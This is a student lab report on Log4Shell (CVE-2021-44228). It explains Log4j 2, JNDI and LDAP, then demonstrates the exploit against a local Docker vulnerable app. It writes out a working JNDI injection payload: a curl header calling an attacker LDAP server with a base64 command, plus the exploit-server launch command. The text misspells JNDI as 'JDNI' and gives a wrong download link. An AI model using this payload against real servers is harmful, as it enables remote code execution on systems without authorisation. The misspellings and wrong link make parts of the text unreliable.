

Demonstration of the Log4Shell Vulnerability

DEMONSTRATION OF CVE-2021-44228

MARQUIS, ALEX (AMARQUIS2@STUDENT.CCCS.EDU)

Table of Contents

Introduction3

 The Log4j 2 Logging Framework and Log4Shell Vulnerability3

 JDNI3

 LDAP Servers3

Demonstrating an Exploitation of the Log4Shell Vulnerability.....4

 Downloads and Installations4

 Setup.....4

 Exploitation and Verification.....5

Conclusion6

References7

Introduction

This report will describe how to perform a demonstration of an exploitation of the Log4Shell vulnerability on a vulnerable Java application. However, there are a few base concepts that must be understood prior to performing the demonstration that it may be more fully understood and appreciated.

The Log4j 2 Logging Framework and Log4Shell Vulnerability

Apache's Log4j 2 is an upgraded version of the already existing Log4j logging framework for the Java language. Logging systems are designed to log information about a program or system that could be relevant to system administrators, developers, users, other IT professionals, and more. This is very often used in tracing down and reproducing bugs so that they can be mitigated but is also used in order to monitor general program and system activities and to log other information that could be important depending on the system that Log4j 2 is being used within. On 9th of December 2021, a zero-day exploit¹ for the Log4j 2 logging framework that allowed for remote code execution² (RCE) was revealed to the world in a [tweet](#) ([Wortley et al.](#)). This vulnerability has been given the colloquial name of Log4Shell and has been properly documented as CVE-2021-44228 ([Wortley et al.](#)). All that is required in order for this vulnerability to be exploited is for a server to be using a vulnerable Log4j 2 version, have an endpoint that uses a protocol that would allow an attacker to send a malicious string, and a log statement that uses that vulnerable Log4j 2 version that logs the malicious string from the request ([Wortley et al.](#)).

JDNI

The JDNI is the Java Naming and Directory Interface and it is the common interface used by Java programs to interact with naming and directory services ([Muñoz and Mirosh](#)). Naming services are entities that associate names with values and provides the ability to find an object based on it's name ([Muñoz and Mirosh](#)). Directory services are special types of naming services that allow for the lookup and storing of directory objects where directory objects are just generic objects that can also have attributes associated with them ([Muñoz and Mirosh](#)). A directory service offers the ability to operate on these directory object's attributes. The JDNI contains a component known as the Server Provider Interface (SPI) which allows for the JDNI to interact with and be managed by other services such as LDAP ([Muñoz and Mirosh](#)).

LDAP Servers

LDAP stands for the Lightweight Directory Access Protocol, and it is a standards-based protocol that uses TCP/IP and allows clients to perform operations in a directory server such as storing and retrieving data, searching for data matching a given set of criteria, authenticating clients, and more ([Learn about LDAP](#)). LDAP directory servers are general-purpose data stores that are used in a wide variety of applications and the LDAP mechanism itself is often used in authentication and for storing information about users, groups, and applications ([Learn about LDAP](#)).

¹ Zero-Day Exploit: "A 'zero-day' or '0Day' [exploit] . . . is a vulnerability in an internet-connected device, network component or piece of software that was essentially just discovered or exposed. The whole idea is that this vulnerability has zero-days of history" ([What is a zero-day exploit?](#)).

² Remote Code Execution (RCE): "RCE is caused by attackers creating malicious code and injecting it into the server via input points. The server unknowingly executes the commands, and this allows an attacker to gain access to the system" ([Remote Code Execution](#)).

Demonstrating an Exploitation of the Log4Shell Vulnerability

Note that all parts of this demonstration were developed by GitHub user [christophetd](#) and are located under his [log4shell-vulnerable-app](#) repository on [GitHub](#) ([christophetd](#)). This report simply describes how to use this demonstration and provides a further understanding of what is happening during the exploit. Also note that this demonstration is being described for use on a Windows 10 operating system. Adjustments may be required to perform this demonstration on other operating systems.

Downloads and Installations

In order to perform this exploitation a few preliminary steps are required. First, Docker Desktop must be downloaded, installed, and updated to the most recent version which can be done from the following link <https://docs.docker.com/get-docker/>. At the time of writing this report, the most recent, updated version of Docker Desktop is version 4.6.1. Next, a rar file containing a jar file for a malicious LDAP server and a directory named lib containing the required libraries for the LDAP server must be downloaded from the following link <https://docs.docker.com/get-docker/>. Note that use of the LDAP server for this demonstration is safe for your machine. Then the malicious LDAP server along with the lib should be extracted from the rar to a location of your choosing, though they should both end up in the same directory. Finally, the binary for the `curl` command must be installed if it is not already. The binary for the `curl` command can be downloaded from the following link <https://curl.se/windows/>. If you have Git on your device then this is already installed. All required components should now download, installed, and ready for use in the demonstration.

Setup

To perform the exploitation in this demonstration, a series of steps to setup the exploitation must be taken. First, it must be ensured that port 8080 is open, this can be done by running the `netstat -ab` command in a command prompt window and checking to see if port 8080 is already in use. Then, a command prompt window must be opened, and the following command run.

```
docker run --name log4shell-vulnerable-app --rm -p 8080:8080 ghcr.io/christophetd/log4shell-vulnerable-app
```

This will activate a Java program that uses a vulnerable version of Log4j 2 and has an endpoint that allows users to send a malicious string. Next, in the second command prompt window, using the `cd` command, navigate to the directory where the malicious LDAP server and lib folder were extracted to. Then run the following command while replacing *yourIpAddress* with your actual IP local address.

```
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i yourIpAddress -p 8888
```

Exploitation and Verification


First, prior to actually exploiting the program, open up a third command prompt window and run the following command.

```
docker exec log4shell-vulnerable-app ls /tmp
```

That command should reveal to you the contents of the tmp directory within the vulnerable Java application running on docker. Next, in a fourth command prompt window, execute the following command while replacing *yourIpAddress* with your actual IP local address which will send a malicious string with a component encoded in base 64 to the vulnerable Java application and exploit the Log4j 2 framework in it.

```
curl 127.0.0.1:8080 -H "X-API-Version:
${jndi:ldap://yourIpAddress:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}"
```

Finally, execute the same command from step one of this exploitation in the third command prompt window again to reveal the current contents of the tmp directory within the vulnerable Java application and notice the presence of the file named pwned where it didn't used to exist. The presence of this file is indicative of the Log4j 2 framework being exploited to execute code that the program wasn't intended to. The screenshot below demonstrates the output from the third command prompt window, showing the contents of the tmp directory within the vulnerable app before and after the exploitation was run.



```
C:\WINDOWS\system32>docker exec log4shell-vulnerable-app ls /tmp
hsperfdata_root
tomcat-docbase.8080.7344403740949158324
tomcat.8080.72806047680322902

C:\WINDOWS\system32>docker exec log4shell-vulnerable-app ls /tmp
hsperfdata_root
pwned
tomcat-docbase.8080.7344403740949158324
tomcat.8080.72806047680322902

C:\WINDOWS\system32>
```

Conclusion

The exploitation of the Log4Shell vulnerability within this vulnerable Java application, while harmless on its own, is a demonstration of the potentially damaging nature of this vulnerability. In this demonstration, logged user messages are being interpreted as code and executed by the JDNI which allows for manipulation of the filesystem and potentially even more damaging consequences. This is seen as the docker application only contains three files within its tmp directory prior to sending the malicious string. However, after sending the malicious string to the application, the tmp directory contains four files with the new addition being a file named pwned. This is because the malicious message being sent to the vulnerable Java application is logged. While being logged management of the JDNI used within the Log4j 2 framework is redirected by the malicious logged message to the malicious LDAP server due to the message being interpreted as code. The component of the message that is encoded in base 64 "dG91Y2ggL3RtcC9wd251ZAo=" is decoded to read "touch /tmp/pwned". The LDAP server then directs the JDNI to create the pwned file within the tmp directory based on that the command from the decoded message. While creating a file that pokes fun at the fact that you are vulnerable is harmless in itself, manipulation of the file system in such a way can lead to extremely damaging consequences. Files and directories can be created, moved, modified, or destroyed. Those created and modified files may contain code that if passed into the wrong program or used in the wrong system may cause even further damage. Deleted files may be system critical and even with proper backups, could lead to the permanent destruction of data. This exploitation firmly demonstrates that this vulnerability can lead to remote code execution and manipulation of the filesystem, both of which are extremely dangerous and have the potential to cause great damage.

References

- Christophetd. “Spring Boot Web Application Vulnerable to Log4Shell (CVE-2021-44228).” *GitHub*, <https://github.com/christophetd/log4shell-vulnerable-app>.
- “Learn about LDAP.” *LDAP.com*, 27 Jan. 2019, <https://ldap.com/learn-about-ldap/>.
- Muñoz, Alvaro, and Oleksandr Mirosh. “A Journey from JNDI/LDAP Manipulation to ... - Black Hat.” *Black Hat USA 2016*, <https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf>.
- “Remote Code Execution.” *Beagle Security*, 8 Apr. 2021, <https://beaglesecurity.com/blog/vulnerability/remote-code-execution.html>.
- “What Is a Zero-Day Exploit?” *Cybersecurity*, Ohio State University, 26 Mar. 2019, <https://cybersecurity.osu.edu/cybersecurity-you/avoid-threats/what-zero-day-exploit>.
- Wortley, Free, et al. “Log4Shell: RCE 0-Day Exploit Found in log4j 2, a Popular Java Logging Package: LunaSec.” *LunaSec RSS*, LunaSec, 19 Dec. 2021, <https://www.lunasec.io/docs/blog/log4j-zero-day/#who-is-impacted>.